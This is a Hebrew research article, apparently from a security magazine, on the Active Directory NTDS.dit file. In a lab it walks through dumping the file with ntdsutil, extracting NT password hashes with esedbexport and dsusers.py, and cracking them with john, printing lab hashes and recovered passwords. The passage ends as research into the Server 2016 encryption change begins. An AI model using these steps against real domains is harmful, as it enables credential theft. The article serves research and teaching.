

---

## פיצוח סודות ה-NTDS.dit

מאת סמיון וסילויצקי

---

### הקדמה

NTDS.dit, הצפנה, Windows, Hash-ים. לפני שנים רבות Microsoft השתמשו בהצפנת RC4 אבל הכל השתנה כשהם עברו ל-AES. רק מפתח ב-Microsoft יכול היה להסביר את השינוי ולחשוף את הסוד, אבל כשהעולם היה זקוק לו יותר מאי פעם - הוא כרגיל לא תיעד כלום ב-MSDN. 8 שנים חלפו ועדיין לא קיים מידע רב על השינוי שבוצע בפועל במגנון זה, אז החלטתי לכתוב מאמר בנושא, בעברית כמובן. אף על פי שאנחנו יודעים עברית, יש לנו עוד הרבה מה ללמוד כדי לפצח את סודות ה-NTDS.dit. אבל אני מאמין שעלינו לצלול פנימה למאמר ☺

נתחיל במעט רצינות: אם אי פעם התעסקתם בעולם ה-MS-Domain אז במודע או לא במודע התעסקתם עם קובץ ה-NTDS.dit. מדובר באחד הקבצים החשובים שיש בשרת ה-Domain Controller ויש שיגידו החשוב ביותר המכיל מידע רב על ה-Active Directory. ההחלטה לכתוב את המאמר התקבלה בערך בשנת 2020, קצת אחרי סיומו של מחקר בנושא שליפת מידע מהקובץ עבור שרתי Windows Server 2016. אומנם עברו כבר מספר שנים אבל המהות לא השתנתה גם בשרתים החדשים יותר. במאמר זה ארצה לגעת במטרת הקובץ, כיצד הוא פועל, לפרט לעומק על מבנה הקובץ, ובעיקר להעמיק בשינוי שנעשה בשנת 2016 שהיה גם הסיבה למחקרי מההתחלה.

מעבר להעמקה מקצועית בשפה העברית שאנחנו כל כך אוהבים על נושא מעניין, מטרה נוספת של מאמר זה הינה להעביר לקורא את תהליך העבודה והמחשבה שעמד מאחורי כל החלטה במחקר על מנת לעודד מחקרים נוספים בהמשך בכל נושא שהוא למרות הקשיים ותחושת הייאוש שעלולות לפגוש כל אחד.

המאמר בנוי לכל קורא שמבין מושגים בסיסיים הקשורים לתחום ה-Domain, קצת קוד תכנותי והיכרות עם שמות של הצפנות. הוא מתחיל מהגדרות הבסיסיות ומהיסוד, ולאט לאט מעמיק, אז תרגישו בנוח לדלג אם אתם בטוחים בנושא מסוים. למי מכם שמעוניין רק להתעמק במבנה הקובץ ומכיר את המושגים הבסיסיים יכול לקפוץ ישר לפרק של "מהו מבנה קובץ ה-NTDS.dit?" ולקרוא משם.

## הקמת סביבת מעבדה


לפני הכל, על מנת להדגים את ההסברים במאמר בצורה מוחשית הרמתי סביבת מעבדה ובה שרת Windows Server 2012 ושרת נוסף - Windows Server 2016. את שניהם הפכתי לשרתי DC - Domain Controller כאשר שניהם נמצאים באותה סביבה Domain-ית.

### למה התחלתי לחקור את ה-NTDS.dit?

חשוב לי להציג בקצרה את הסיבה למחקר שלי על מנת לסדר את הראש לקוראים של המאמר אודות הפעולות שביצעתי והסדר שלהן. מטרתי הייתה למצוא דרך להוציא את ה-Hashים של משתמשים בסביבת Domain על מנת לנסות לפענח את הסיסמאות שלהם. כל הפעולות שביצעתי הובילו למטרה זו ובדרך נתקלתי בתקלות שהובילו אותי לחקור יותר לעומק את תצורת העבודה של ה-Active Directory בכלל ותפקידו של קובץ ה-NTDS.dit בפרט.

### מה זה בכלל קובץ ה-NTDS.dit?

קובץ ה-NTDS.dit מהווה את מסד הנתונים המרכזי של Microsoft Active Directory. בקצרה הוא מכיל מידע רב הכולל את כלל האובייקטים ביניהם משתמשים, קבוצות, מחשבים וכו'. הקובץ ממוקם תחת %WINDIR%\NTDS במחשבי ה-Domain Controller, מחשבים אלו הם המחשבים הראשיים ב-Domain. למי שיצא להרים סביבת Domain נתקל בו בחלון ההתקנה:



## איך הקובץ עובד?

למעשה הקובץ הוא "מקור יחיד של אמת" עבור ה-Domain, כלל הנתונים וההגדרות שצריכות להתקיים בסביבה Domain-ית נמצאות בו והאימות של משתמשים בסביבה ופעולות שהם מבצעים נעשה מול הקובץ. כאשר אני מוסיף משתמש חדש או משנה הגדרה של קבוצה הקובץ מתעדכן בשרת ה-DC. במידה וקיים יותר משרת DC אחד ובוצע שינוי כלשהו השרתים נדרשים להתעדכן, לתהליך זה קוראים רפליקציה והוא מתבצע אוטומטית בעזרת מנגנון שדואג לסנכרן את השרתים, מה שעובר בסנכרון זה הוא מידע מתוך קובץ ה-NTDS.dit.

מושג בסיסי נוסף שכדאי לנו להכיר הוא: Extensible Storage Engine או בקיצור ESE ולעיתים מתייחסים אליו כ-JET Blue. מדובר בטכנולוגיית אחסון נתונים (Database) מבית היוצר של Microsoft שמבוסס על שיטת ISAM - Indexed Sequential Access Method המאפשרת ליישומים יצירה, אחסון וביצוע מניפולציות שונות על נתונים באמצעות גישה בצורה רציפה או על ידי אינדקסים. ישנם המון יישומים שעושים שימוש במבנה נתונים זה כמו Windows Search, Active Directory, Exchange וכו'.

גם קובץ ה-NTDS.dit הוא מבנה אחסון הנתונים שעובד בעזרת הטכנולוגיה הזאת. על אף שיש היסטוריה מעניינת מאחורי יצירת הטכנולוגיה שאשיר זאת לסקרנים מבניכם שאוהבים להעמיק. בכל מקרה חשוב שנזכור את המושג ESE שכן ניגע בו בהמשך כאשר נתחיל להתעמק במבנה הקובץ.

## ולמה הקובץ מעניין?

אז בגדול הקובץ יעניין כל אחד שמתעסק עם AD. **כתוקף** אוכל לקבל מידע רב על הרשת שאני מעוניין לתקוף, אוכל לקבל מידע על קבוצות ומי חבר בהן, אוכל לקבל מידע על הגדרות משתמשים ואחד הדברים העיקריים הוא שאוכל לקבל את ה-Hash-ים של כל המשתמשים ב-Domain. אוכל לנסות לפענח את ה-Hash-ים או להשתמש בהם בתקיפות אחרות. **כמגן** או מנהל רשת מעבר לעובדה שארצה לשמור על הקובץ אוכל להשתמש בו על מנת לקבל מידע על הרשת ולבצע אנליזה על משתמשים ובכך לנהל ולהגן על הרשת בצורה טובה יותר.

## איך אני משיג את הקובץ?

אז הבנו שהקובץ הזה מעניין אותנו, השאלה איך אני משיג אותו? על מנת לקבל את הקובץ (בצורה תקינה שלא דורשת תקיפות) לא נוכל פשוט לעשות לו "העתק הדבק" כמו שאנחנו מכירים מקבצים אחרים, זאת מכיוון שהקובץ נמצא כל הזמן בשימוש ועל כן נעול ולכן נצטרך לבצע משהו שנקרא Shadow copy לקובץ. תהליך זה נועד לבצע העתקות גיבוי לקבצים או מחיצות במחשב למרות שהם בשימוש. זוהי טכנולוגיה מובנת במערכות הפעלה Windows שבה לא נתעמק. ניתן לעשות זאת במספר דרכים אבל אני אתמקד

בפקודה המובנת על מחשבי ה-DC (לפחות לשרתים בגרסה Windows Server 2008 ומעלה) ובמקרה זו גם הפקודה האהובה עלי של Microsoft שמאפשרת הוצאה של כל הפרטים הנדרשים לנו להמשך החקירה - ntdsutil. זהו כלי שורת פקודה והוא נועד לאפשר למנהלי מערכת שליטה מלאה בסביבת ה-AD וביצוע פעולות שונות הקשורות אליה.

אז בכדי לבצע העתקה נצטרך להתחבר ל-DC, לפתוח את חלון ה-cmd כ-Administrator ולהריץ את הפקודה הבאה:

```
ntdsutil.exe "activate instance ntds" "ifm" "create full c:\ntds-dump" quit quit
```

אפרק את הפקודה לשלושת החלקים העיקריים שלה:

- **activate instance ntds** - מקשר את ה-NTDS להרצה הנוכחית שלנו.
  - **ifm** - הפקודה נועדה ליצור מדיית התקנה שנבחר, במילים אחרות זה יוצר קובץ התקנה. לבסוף **create full c:\ntds-dump** - יוצרת את כלל הקבצים הדרושים ל-AD כאשר ה-c:\ntds-dump היא התיקייה בה ישמר הפלט ויכולה להיות בעלת כל שם שתוצרו (בגבולות השמות של Windows).
  - **שני ה-quit** יים בסוף פשוט יוצאים מהכלים בסוף הפקודה.
- כעת, במידה והכל תקין הפלט של הפקודה יראה כך:

```
C:\Users\Administrator>ntdsutil "activate instance ntds" "ifm" "create full c:\ntds-dump" quit quit
ntdsutil: activate instance ntds
Active instance set to "ntds".
ntdsutil: ifm
ifm: create full c:\ntds-dump
Creating snapshot...
Snapshot set {57dac3f4-98f9-4137-a6f7-8734bd82a2d5} generated successfully.
Snapshot {d3277041-8560-420f-b11f-839973bd9d89} mounted as C:\$SNAP_202403130306_UOLUMEC$\
Snapshot {d3277041-8560-420f-b11f-839973bd9d89} is already mounted.
Initiating DEFRAGMENTATION mode...
Source Database: C:\$SNAP_202403130306_UOLUMEC$\Windows\NTDS\ntds.dit
Target Database: c:\ntds-dump\Active Directory\ntds.dit

Defragmentation Status (% complete)

0   10  20  30  40  50  60  70  80  90 100
|---|---|---|---|---|---|---|---|---|---|
.....

Copying registry files...
Copying c:\ntds-dump\registry\SYSTEM
Copying c:\ntds-dump\registry\SECURITY
Snapshot {d3277041-8560-420f-b11f-839973bd9d89} unmounted.
IFM media created successfully in c:\ntds-dump
ifm: quit
ntdsutil: quit
```

אם ניגש לנתיב c:\ntds-dump נראה בו 2 תיקיות: Active Directory ו-Registry. נוכל להעתיק אותן למחשב המקומי שלנו, יותר לא נצטרך את שרת ה-DC. את אותו התהליך נבצע עבור השרת השני (אין זה משנה מאיזה שרת נתחיל). בתיקייה Active Directory בשרת 2012 נמצא את קובץ ה-NTDS.dit, בתיקייה Registry נמצאים שני קבצי hive (או בתרגום חופשי: "כוורת רישום"), האחד קובץ Security בו לא נשתמש במאמר זה והשני System שבו נשתמש בהמשך. עבור שרת 2016 הפלט יהיה זהה חוץ מקובץ נוסף בשם NTDS.jfm תחת התיקייה Active Directory.



קובץ jfm נוסף החל משרתי Windows 2016 ומחשבי קצה Windows 10 אל טכנולוגיית ה-ESE על מנת להוות שכבת הגנה נוספת מתרחיש המכונה Lost Write שעלול להתרחש במסדי נתונים בו מידע לא נרשם כראוי, לא אפרט על תרחיש זה כאן שכן למטרה שלנו קובץ זה אינו רלוונטי למטרה שלנו.

## אז בואו נפרסר

נהדר! כל הקבצים שאנחנו צריכים משני השרתים על המחשב המקומי שלנו. המטרה הראשונית עוד לפני שהתחיל המחקר הייתה למצוא דרך לפענח סיסמאות של משתמשים רבים בסביבה Domain-ית. מצפייה באינטרנט כמובן לא חסר מידע על כלים שונים ואני אתמקד באחד הכלים שבחרתי. נתחיל מלעבוד על המידע שהוצאנו משרת 2012.

כדי לבצע את הפרסור נשתמש בכלי esedbexport. מדובר בכלי קוד פתוח שנמצא ב-GitHub, שייך לפרויקט [libesedb](#). מטרת הפרויקט היא לאפשר פלטפורמה נוחה לגישה לקבצי ESE (עליהם דיברנו מקודם). הכלי עצמו משמש להוצאת טבלאות מתוך קבצי ESE ואנחנו נשתמש בה על מנת להוציא את הטבלאות מתוך ה-NTDS.dit. אישית השתמשתי בכלי במחשב Windows ולכן הייתי צריך קמפילי אותו לפני השימוש.


ישנם מדריכים רבים אודות התקנת הכלי והשימוש בו על מנת לקבל את ה-Hash-ים שאנו רוצים לצורך פענוח הסיסמאות אז נעקוב אחרי אחד מהם. נתחיל מלהוציא את הטבלאות הרלוונטיות מהקובץ, נוכל לעשות זאת על ידי הרצת הפקודה הבאה:

```
esedbexport.exe -m tables "ntds-dump-2012\Active Directory\ntds.dit"
```

פלט הפקודה בצורה תקינה יראה כך:

```
c:\Users\semion\Desktop\Digital Whisper>esedbexport.exe -m tables
"ntds-dump-2012\Active Directory\ntds.dit" esedbexport 20210103
Opening file.
Database type: Unknown.
Exporting table 1 (MSysObjects) out of 13.
Exporting table 2 (MSysObjectsShadow) out of 13.
Exporting table 3 (MSysObjids) out of 13.
Exporting table 4 (MSysLocales) out of 13.
Exporting table 5 (datatable) out of 13.
Exporting table 6 (hiddentable) out of 13.
Exporting table 7 (link_history_table) out of 13.
Exporting table 8 (link_table) out of 13.
Exporting table 9 (quota_rebuild_progress_table) out of 13.
Exporting table 10 (quota_table) out of 13.
Exporting table 11 (sdpropcounttable) out of 13.
Exporting table 12 (sdproptable) out of 13.
Exporting table 13 (sd_table) out of 13.
Export completed.
```





הפקודה תיצור תיקיה בשם ntds.dit.export ותוציא לנו את כל הטבלאות למספר קבצים בתיקיה זו. למען הסדר שלנו נחליף את שם התיקייה ל-ntds.dit.export-2012. הטבלאות בהן נרצה להתמקד יהיו datatable ו-link\_table. נוכל גם להוציא רק את הטבלאות האלו על ידי הרצת הפקודות הבאות בנפרד:

```
esedbexport.exe -T datatable <path to ntds.dit file>  
esedbexport.exe -T link_table <path to ntds.dit file>
```

כעת יש לנו את 2 הטבלאות ונוכל להוציא מהן את המידע שאנחנו צריכים. לצורך כך נזדקק לכלי קוד פתוח נוסף שקיים ב-GitHub בשם ntdsextract. מדובר בכלי python שמטרתו להוציא מידע מהטבלאות של ה-ntds.dit ולהציג אותו.

אנחנו נתמקד במידע הקשור לאובייקטים של משתמשים ולכן נשתמש בסקריפט dsusers.py (נכון הוא כתוב ב-Python 2.7 אבל להגנתי יאמר שעד שנת 2020 זו גרסה שעוד הייתה בשימוש):

```
dsusers.py <datatable> <link_table> <output directory> --syshive <SYSTEM.HIV file> --  
passwordhashes --pwdformat john --ntoutfile <nt hash output file> --lmoutfile <lm hash  
output file> > <users info txt file>
```

נפרק את הפקודה:

- link\_table ו-Datatable - שתי הטבלאות שהוצאנו מה-ESE DB, נפרט עליהן בהמשך.
- Output directory - נתיב לתיקייה בה ישמר מידע איתו הסקריפט יעבוד, בחלק מהקבצים שנוצרו שם נתעמק בהמשך. במידה והתיקייה אינה קיימת במהלך הריצה הסקריפט ישאל האם ליצור אותה.
- Syshive - נתיב לקובץ ה-System של ה-registry אותו הוצאנו קודם, הקובץ נדרש במידה ונרצה להוציא את ה-hash-ים, נעמיק בסיבה בהמשך.
- Passwordhashes - דגל שמציין כי על הסקריפט להוציא hash-ים של משתמשים.
- Pwdformat - הפורמט בו נרצה להוציא את ה-hash-ים, במקרה שלנו העדפתי פורמט של john בשביל לפענח לאחר מכן את הסיסמאות בעזרת תוכנת פענוח הסיסמאות john.
- lmoutfile ו-Ntoutfile - נתיבים לקבצים עבור סוגי ה-hash-ים השונים בהתאמה. טיפ אבטחתי - lm hash אינו אבטחתי ומפוענח בקלות רבה ככה שנעדיף שהקובץ הזה ישאר ריק.
- Users info txt file - הקובץ אליו יצא מידע הקשור לאובייקטים של המשתמשים, במידה ולא נוסף את הקובץ הזה הפלט יודפס לחלון ה-cmd.



## וכך יראה הפלט:

```
c:\Users\semion\Desktop\Digital Whisper>c:\Python27\python.exe ntdsextract\dsusers.py
ntds.dit.export-2012\datatable.4 ntds.dit.export-2012\link_table.7 output-2012
--syshive "ntds-dump-2012\registry\SYSTEM" --passwordhashes --pwdformat john
--ntoutfile ntout_2012.txt --lmoutfile lmout_2012.txt > users_info_2012.txt

[+] Started at: Sat, 16 Mar 2024 15:36:31 UTC
[+] Started with options:
    [-] Extracting password hashes
    [-] Hash output format: john
    [-] NT hash output filename: ntout_2012.txt
    [-] LM hash output filename: lmout_2012.txt
The directory (c:\Users\semion\Desktop\Digital Whisper\output-2012) specified does not exists!
Would you like to create it? [Y/N] Y

[+] Initialising engine...
[+] Loading saved map files (Stage 1)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory:
'c:\Users\semion\Desktop\Digital Whisper\output-2012\offlid.map'
[+] Rebuilding maps...
[+] Scanning database - 100% -> 3831 records processed
[+] Sanity checks...
    Schema record id: 2030
    Schema type id: 10
[+] Extracting schema information - 100% -> 1738 records processed
[+] Loading saved map files (Stage 2)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory:
'c:\Users\semion\Desktop\Digital Whisper\output-2012\links.map'
[+] Rebuilding maps...
[+] Extracting object links...
```


## דוגמה למידע על משתמש תחת הקובץ users\_info\_2012.txt בדוגמה שלנו:

```
List of users:
=====
Record ID:          3917
User name:          Administrator
User principal name:
SAM Account name:   Administrator
SAM Account type:   SAM_NORMAL_USER_ACCOUNT
GUID:               2f15b3fc-da3a-4f4a-9a08-98be74862dbb
SID:                S-1-5-21-4160777564-2249316391-15168068-500
When created:       2024-03-11 11:00:01+00:00
When changed:       2024-03-11 11:15:57+00:00
Account expires:    Never
Password last set:  2024-03-11 10:11:12.266618+00:00
Last logon:         2024-03-14 15:33:10.125636+00:00
Last logon timestamp: 2024-03-11 11:04:30.724445+00:00
Bad password time   Never
Logon count:        20
Bad password count: 0
Dial-In access perm: Controlled by policy
User Account Control:
    NORMAL_ACCOUNT
Ancestors:
    $ROOT_OBJECT$, lab, cyber, Users, Administrator
Password hashes:
    Administrator:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-2249316391-15168068-500:
```

[ניתן לראות מידע כללי על המשתמש כמו גם את ה-hash שלו]

קובץ ה-hashים המלא ימצא תחת תיקיית העבודה שהגדרנו קודם, בכל שורה יופיע המשתמש לאחר מכן סוג ה-hash, במקרה שלנו NT, לאחר מכן ה-hash עצמו ולבסוף ה-SID. ה-SID הוא מזהה אבטחתי ייחודי (Security Identifier) המשמש לזיהוי יישות אבטחה למשל משתמש, מטרתו של מזהה זה להוות ערך שלא משתנה גם בעת שינויים אחרים למשל של שם משתמש ובעזרתו ניתן לזהות את האובייקט. חלק מה-SID הוא ה-Relative Identifier RID והוא ישמש אותנו בהמשך.





## הקובץ יראה כך:

```
Administrator:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-2249316391-15168068-1104::
krbtgt:$NT$8c8cd91022af43c08d15f3c5bda5bcd7:S-1-5-21-4160777564-2249316391-15168068-1104::
semion:$NT$872784c9b24579a19fc954d0f2d81e72:S-1-5-21-4160777564-2249316391-15168068-1104::
tomar:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-2249316391-15168068-1104::
mars:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-2249316391-15168068-1104::
duck:$NT$e19ccf75ee54e06b06a5907af13cef42:S-1-5-21-4160777564-2249316391-15168068-1104::
tal:$NT$d8869ada4f07f2ae336d9f289ddd3084:S-1-5-21-4160777564-2249316391-15168068-1104::
hadar:$NT$2a6ed2d695df3311766962852833be46:S-1-5-21-4160777564-2249316391-15168068-1104::
lior:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-2249316391-15168068-1104::
itay:$NT$67587a19e4c2b479f1fa85b95b544229:S-1-5-21-4160777564-2249316391-15168068-1104::
maayan:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-2249316391-15168068-1104::
yarden:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-2249316391-15168068-1104::
avihai:$NT$67587a19e4c2b479f1fa85b95b544229:S-1-5-21-4160777564-2249316391-15168068-1104::
dor:$NT$67587a19e4c2b479f1fa85b95b544229:S-1-5-21-4160777564-2249316391-15168068-1104::
galaxy:$NT$67587a19e4c2b479f1fa85b95b544229:S-1-5-21-4160777564-2249316391-15168068-1104::
saturn:$NT$67587a19e4c2b479f1fa85b95b544229:S-1-5-21-4160777564-2249316391-15168068-1104::
mercury:$NT$a2af76c474f274222bec25b340f857a8:S-1-5-21-4160777564-2249316391-15168068-1104::
matan:$NT$a2af76c474f274222bec25b340f857a8:S-1-5-21-4160777564-2249316391-15168068-1104::
shlomi:$NT$a2af76c474f274222bec25b340f857a8:S-1-5-21-4160777564-2249316391-15168068-1104::
bambi:$NT$67587a19e4c2b479f1fa85b95b544229:S-1-5-21-4160777564-2249316391-15168068-1104::
afik:$NT$47bf8039a8506cd67c524a03ff84ba4e:S-1-5-21-4160777564-2249316391-15168068-1104::
savion:$NT$293e845121f5f672545c1a60ca000f97:S-1-5-21-4160777564-2249316391-15168068-1104::
aang:$NT$abbelfa3615070bf1277a49c534bdb60:S-1-5-21-4160777564-2249316391-15168068-1104::
momo:$NT$abbelfa3615070bf1277a49c534bdb60:S-1-5-21-4160777564-2249316391-15168068-1104::
bar:$NT$abbelfa3615070bf1277a49c534bdb60:S-1-5-21-4160777564-2249316391-15168068-1104::
```

מעולה 😊, ניתן לראות פה את כל ה-hash-ים של המשתמשים ואותם נוכל לנסות לפענח למשל בעזרת

הכלי john שנמצא ב-Kali linux וקיים גם בגרסאות Windows:

```
john --wordlist=wordlist.txt <hashes file in john format>
john -show <hashes file in john format>
```

פענחנו מספר סיסמאות לפי wordlist שהגדרנו מראש, ניתן להשתמש ב-wordlist גדול ומוכר כמו rockyou.

בכל מקרה השלמנו את המשימה עבור שרת Windows Server 2012 וזו הייתה המטרה שלנו.

```
kali@kali:~/Desktop/Digital Whisper$ sudo john --show ntout_2012.txt
Administrator:Aa123456:S-1-5-21-4160777564-2249316391-15168068-500::
semion:DigitalWhisper160:S-1-5-21-4160777564-2249316391-15168068-1104::
tomar:Aa123456:S-1-5-21-4160777564-2249316391-15168068-1105::
mars:Aa123456:S-1-5-21-4160777564-2249316391-15168068-1106::
duck:P@ssw0rd:S-1-5-21-4160777564-2249316391-15168068-1107::
lior:Aa123456:S-1-5-21-4160777564-2249316391-15168068-1112::
itay:Bb123456:S-1-5-21-4160777564-2249316391-15168068-1113::
maayan:Aa123456:S-1-5-21-4160777564-2249316391-15168068-1114::
yarden:Aa123456:S-1-5-21-4160777564-2249316391-15168068-1115::
avihai:Bb123456:S-1-5-21-4160777564-2249316391-15168068-1116::
dor:Bb123456:S-1-5-21-4160777564-2249316391-15168068-1117::
galaxy:Bb123456:S-1-5-21-4160777564-2249316391-15168068-1118::
saturn:Bb123456:S-1-5-21-4160777564-2249316391-15168068-1119::
bambi:Bb123456:S-1-5-21-4160777564-2249316391-15168068-1123::
afik:Aa123456:S-1-5-21-4160777564-2249316391-15168068-1124::
```





## אז אותו דבר על שרת 2016


עד כאן אנחנו מתקדמים מעולה והכל הולך חלק, למי אכפת ממבנה הקובץ אם הדברים עובדים? נעשה את אותו תהליך עבור שרת Windows Server 2016. נתחיל מהרצת הכלי esedbexport, הפלט יוצא בצורה תקינה. נמשיך להרצה של הכלי dsusers ממש באותו פורמט שהרצנו בו קודם:

```
c:\Users\semion\Desktop\Digital Whisper>c:\Python27\python.exe ntdsextract\dsusers.py
ntds.dit.export-2016\datatable.4 ntds.dit.export-2016\link_table --passwordhashes
--pwdformat john --ntoutfile ntout_2016.txt --lmoutfile lmout_2016.txt > users_info_2016.txt
[+] Started at: Sat, 16 Mar 2024 17:18:30 UTC
[+] Started with options:
    [-] Extracting password hashes
    [-] Hash output format: john
    [-] NT hash output filename: ntout_2016.txt
    [-] LM hash output filename: lmout_2016.txt
The directory (c:\Users\semion\Desktop\Digital Whisper\output-2016) specified does not exists!
Would you like to create it? [Y/N] Y

[+] Initialising engine...
[+] Loading saved map files (Stage 1)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory:
'c:\Users\semion\Desktop\Digital Whisper\output-2016\offlid.map'
[+] Rebuilding maps...
[+] Scanning database - 0% -> 5 records processed
[!] Warning! There is more than one Schema object! The DB is inconsistent!
[+] Scanning database - 100% -> 5667 records processed
[+] Sanity checks...
    Schema record id: 2049
    Schema type id: 2050
[+] Extracting schema information - 100% -> 1768 records processed
[+] Loading saved map files (Stage 2)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory:
'c:\Users\semion\Desktop\Digital Whisper\output-2016\links.map'
[+] Rebuilding maps...
[+] Extracting object links...
Error in sys.excepthook:
Traceback (most recent call last):
  File "c:\Users\semion\Desktop\Digital Whisper\ntdsextract\ntds\__init__.py", line 31, in simple_exception
    sys.stderr.write("[!] Error!", value, "\n")
TypeError: function takes exactly 1 argument (3 given)

Original exception was:
Traceback (most recent call last):
  File "ntdsextract\dsusers.py", line 513, in <module>
    processUser(user)
  File "ntdsextract\dsusers.py", line 120, in processUser
    (lm, nt) = user.getPasswordHashes()
  File "c:\Users\semion\Desktop\Digital Whisper\ntdsextract\ntds\dsobjects.py", line 221, in getPasswordHashes
    nthash = hexlify(dsDecryptSingleHash(self.SID.RID, nthash))
  File "c:\Users\semion\Desktop\Digital Whisper\ntdsextract\ntds\dsencryption.py", line 67, in dsDecryptSingleHash
    hash = d1.decrypt(enc_hash[:8]) + d2.decrypt(enc_hash[8:])
  File "c:\Python27\lib\site-packages\Crypto\Cipher\blockalgo.py", line 295, in decrypt
    return self.cipher.decrypt(ciphertext)
ValueError: Input strings must be a multiple of 8 in length
```

נראה שאנחנו נתקלים בשגיאה... שגיאה שהייתה יריית הפתיחה עבור המחקר שלי ☺



## הפתרון תמיד באינטרנט

כמובן שהאינסטינקט הראשוני כמו בכל תקלה הקשורה למחשבים שאנחנו לא בטוחים איך לפתור הוא לחפש באינטרנט את השגיאה, אבל באותה תקופה הפתרון לא בדיוק הופיע בדף הראשון של Google ו- Chat GPT עוד היה בגדר שמועות. כראיה לכך אם ניכנס ל-GitHub של הכלי ntdsextract נראה כי הסוגייה שנפתחה בנושא השגיאה (שמספרה #30) הייתה רק במאי 2019 והפתרון שם הוצג רק באפריל 2020, למעשה אחרי שהצלחתי להגיע לפתרון. למרות המצב הייתי צריך לספק דרך להגיע לתוצאה ומעבר לניסיוני הדל באותה תקופה האינטרנט לא היה לי ממש לעזר.

## מה עושים אם הפתרון לא באינטרנט

אז כמו כל סקרן ממוצע חשבתי לעצמי שאני יכול למצוא את הפתרון לבד ולשנות את קוד המקור בעצמי ולהשיג תוצאה. השלב הראשון שלי היה לפתוח את טבלאות ה-ESE: ה-datatable וה-link\_table. הן נראו לי


די מפחידות:

DNT_col	PDNT_col	OBJ_col	RDNTyp_col	cnt_col	ab_cnt_col	time_col	NCDNT_col	isVisibleInAB	recycle	time_col	Ancestors_col
